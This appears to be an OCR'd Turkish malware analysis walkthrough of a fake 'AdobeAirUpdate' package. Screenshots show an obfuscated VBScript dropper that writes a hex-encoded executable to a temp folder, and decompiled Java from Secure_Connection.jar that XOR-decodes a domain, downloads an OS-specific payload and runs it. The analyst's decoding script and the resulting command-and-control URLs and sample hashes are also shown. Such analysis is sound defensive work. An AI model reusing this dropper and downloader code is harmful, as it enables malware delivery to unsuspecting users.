

AdobeAirUpdate
File Edit View Favorites Tools Help
Back Search Folders Folder Sync
Address C:\Documents and Settings\Administrator\Desktop\polgov\polgov\binaries\AdobeAirUpdate
File and Folder Tasks
Rename this file
Move this file
Copy this file
Publish this file to the Web
E-mail this file
Print this file
Delete this file
Other Places
binaries
My Documents
Shared Documents
My Computer
My Network Places
Details
GlobalUpdt.vbs
VBScript Script File
Date Modified: 09 Haziran 2015 Salı, 16:00
Size: 112 KB
META-INF
GlobalUpdt.vbs
VBScript Script File
113 KB
Adobe Air Update.swf
SWF Movie
56 KB
mimetype
File
1 KB
apsystem.dll
1.0.0.3
Aperture system library
msl.dll
1.0.0.7
Aperture Bridge Library
fluorinepp.dll
C:\Documents and Settings\Administrator\Desktop\polgov\polgov\binaries\AdobeAirUpdate\GlobalUpdt.vbs - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
GlobalUpdt.vbs
Function jzzOrrVQy()
jZDZOjFXUzRlw = "4d5a900003000000040000000ffff0000b8000000000000004000000000000000000000000000000000000000000000
Dim pKHJzWEU
Set pKHJzWEU = CreateObject("Scripting.FileSystemObject")
Dim AvOWvayu
Dim wBBQgijYzLYVL
Dim rWvUZpeuCA
Dim FqWrseNyEVqEnQ
Set wBBQgijYzLYVL = pKHJzWEU.GetSpecialFolder(2)
FqWrseNyEVqEnQ = wBBQgijYzLYVL & "\" & pKHJzWEU.GetTempName()
pKHJzWEU.CreateFolder(FqWrseNyEVqEnQ)
rWvUZpeuCA = FqWrseNyEVqEnQ & "\" & "xwJQddFwNbW.exe"
Set AvOWvayu = pKHJzWEU.CreateTextFile(rWvUZpeuCA, true , false)
For i = 1 to Len(jZDZOjFXUzRlw) Step 2
AvOWvayu.Write Chr(CLng("&H" & Mid(jZDZOjFXUzRlw,i,2)))
Next
AvOWvayu.Close
Dim GVRZGUJzpbkJ
Visual Basic file
length : 115472 lines : 28
Ln : 1 Col : 1 Sel : 0 | 0
UNIX
UTF-8
start
antivmdebug
Control Panel
Network Conne...
Fiddler Web De...
Java Decompiler...
AdobeAirUpdate
C:\Documents ...
10:41
Java Decompiler - Secure_Connection.class
File Edit Navigate Search Help
Secure_Connection.jar
META-INF
MANIFEST.MF
ME.DSA
ME.SF
Secure_Connection
Secure_Connection
main(String[]) : void
randomString(int) : String
start() : void
stop() : void
xd(String, String) : String
Secure_Connection.class
try
{
String str1 = getParameter("domain");
String str2 = "M4St3Rm4pp3d";
String str3 = "/tmp/".concat(randomString(12));
BufferedOutputStream localBufferedOutputStream = null;
Object localObject = null;
InputStream localInputStream = null;
URL localURL;
if (System.getProperty("os.name").toLowerCase().indexOf("mac") >= 0) {
localURL = new URL(xd(str1, str2).concat("/osxupdate"));
} else {
localURL = new URL(xd(str1, str2).concat("/unixupdate"));
}
localBufferedOutputStream = new BufferedOutputStream(new FileOutputStream(str3));
URLConnection localURLConnection = localURL.openConnection();
localInputStream = localURLConnection.getInputStream();
byte[] arrayOfByte = new byte[1024];
int i;
for (long l = 0L; (i = localInputStream.read(arrayOfByte)) != -1; l += i) {
localBufferedOutputStream.write(arrayOfByte, 0, i);
}
try
{
if (localInputStream != null) {
localInputStream.close();
}
if (localBufferedOutputStream != null) {
localBufferedOutputStream.close();
}
}
catch (IOException localIOException1) {}
Runtime localRuntime = Runtime.getRuntime();
BufferedReader localBufferedReader;
if (System.getProperty("os.name").toLowerCase().indexOf("mac") < 0) {
try
{
start
antivmdebug
Control Panel
Network Conne...
Fiddler Web De...
Java Decompiler...
08:52





İşletim sistemine göre http://softwareupdates.ignorelist.com/globalupdates/ adresinden indirilen ve çalıştırılan zararlı yazılımlardan (unixupdate (sha1:5D09C139746C8A9855CE341A63687E2E86A47FAE) , osxupdate (sha1:1A441A1E80F88CEBE0D1E20CE06E2144743C5955), winupdate (sha1:EEC0B83017F59B8D15ED630107160D71950C7888)) Windows işletim sistemi üzerinde çalışan winupdate (aslında VBS dosyası içinde binary olarak indiriliyor ve çalıştırılıyor) dosyasını incelediğimde, bunun da bir indirici yazılımı (2. indirici) olduğunu gördüm. VBS dosyası içinde yer alan PE‘nin hex değerlerini xxd aracı ile binary’e çevirdikten sonra winupdate.exe dosyasını elde etmiş oldum.


bootstrap-mert.js - SciTE
File Edit Search View Tools Options Language Buffers Help
1 bootstrap-mert.js
function xor_decrypt(key, data) {
map = function(fun , thisp)
{
var len = this.length;
if (typeof fun != "function")
throw new TypeError();
var res = new Array(len);
var thisp = arguments[1];
for (var i = 0; i < len; i++)
{
if (i in this)
res[i] = fun.call(thisp, this[i], i, this);
}
return res;
};
return data.map(function(c, i) {return String.fromCharCode(c ^ keyCharAt(key, i));}).join("");
}
var mkey= "M4St3Rm4pp3d";
var mdomain = "JUAnBAl9QkcfFkcTLEY2AUM2DEAVAx0NKlo8BlY+BEcEXlALIBs0GFwwDFgFAFcFOVEg";
remoteurl = XORCipher.decode(mkey,mdomain)+"/osxupdate";
console.log(remoteurl);
remoteurl = XORCipher.decode(mkey,mdomain)+"/unixupdate";
console.log(remoteurl);
remoteurl = XORCipher.decode(mkey,mdomain)+"/winupdate";
console.log(remoteurl);
01:40



root@remnux: /home/remnux/Desktop/polgov/binaries/addon
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/polgov/binaries/addon# nodejs bootstra
p-mert.js
http://softwareupdates.ignorelist.com/globalupdates/osxupdate
http://softwareupdates.ignorelist.com/globalupdates/unixupdate
http://softwareupdates.ignorelist.com/globalupdates/winupdate
root@remnux:/home/remnux/Desktop/polgov/binaries/addon#
ro...
...
ro...
...
[A...
...
jq...
...
01:46



root@remnux: /home/remnux/Desktop/pol/ctf9/binaries
File Edit Tabs Help
GNU nano 2.5.3 File: winupdate
Function rghZTnoL()
PUafLjoslThWi = "4d5a900003000000040000000ffff0000b800000000000000
Dim KiqAAVJhIbV
Set KiqAAVJhIbV = CreateObject("Scripting.FileSystemObject")
Dim DpASzuGgnVP
Dim HpFyGnSFReBwh
Dim qWUWMjurYepcHA
Dim ZsdoEeRUhfgTXaE
Set HpFyGnSFReBwh = KiqAAVJhIbV.GetSpecialFolder(2)
ZsdoEeRUhfgTXaE = HpFyGnSFReBwh & "\" & KiqAAVJhIbV.GetTempName()
KiqAAVJhIbV.CreateFolder(ZsdoEeRUhfgTXaE)
qWUWMjurYepcHA = ZsdoEeRUhfgTXaE & "\" & "YNpcbVEoyAng.exe"
Set DpASzuGgnVP = KiqAAVJhIbV.CreateTextFile(qWUWMjurYepcHA, true
For i = 1 to Len(PUafLjoslThWi) Step 2
DpASzuGgnVP.Write Chr(CLng("&H" & Mid(PUafLjoslThWi,i,2)))
Next
DpASzuGgnVP.Close
Dim hYNRYAoaVHPcHnJ
[Read 27 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To
[root@remnux: ...
ctf9432.zip - Xa...
root@remnux: /...
03:27



root@remnux: /home/remnux/Desktop/pol/ctf9/binaries
File Edit Tabs Help
GNU nano 2.5.3 File: winupdate.vbs
4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000$
[Read 1 line]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell
root@remnux: /h...
ctf9
01:15



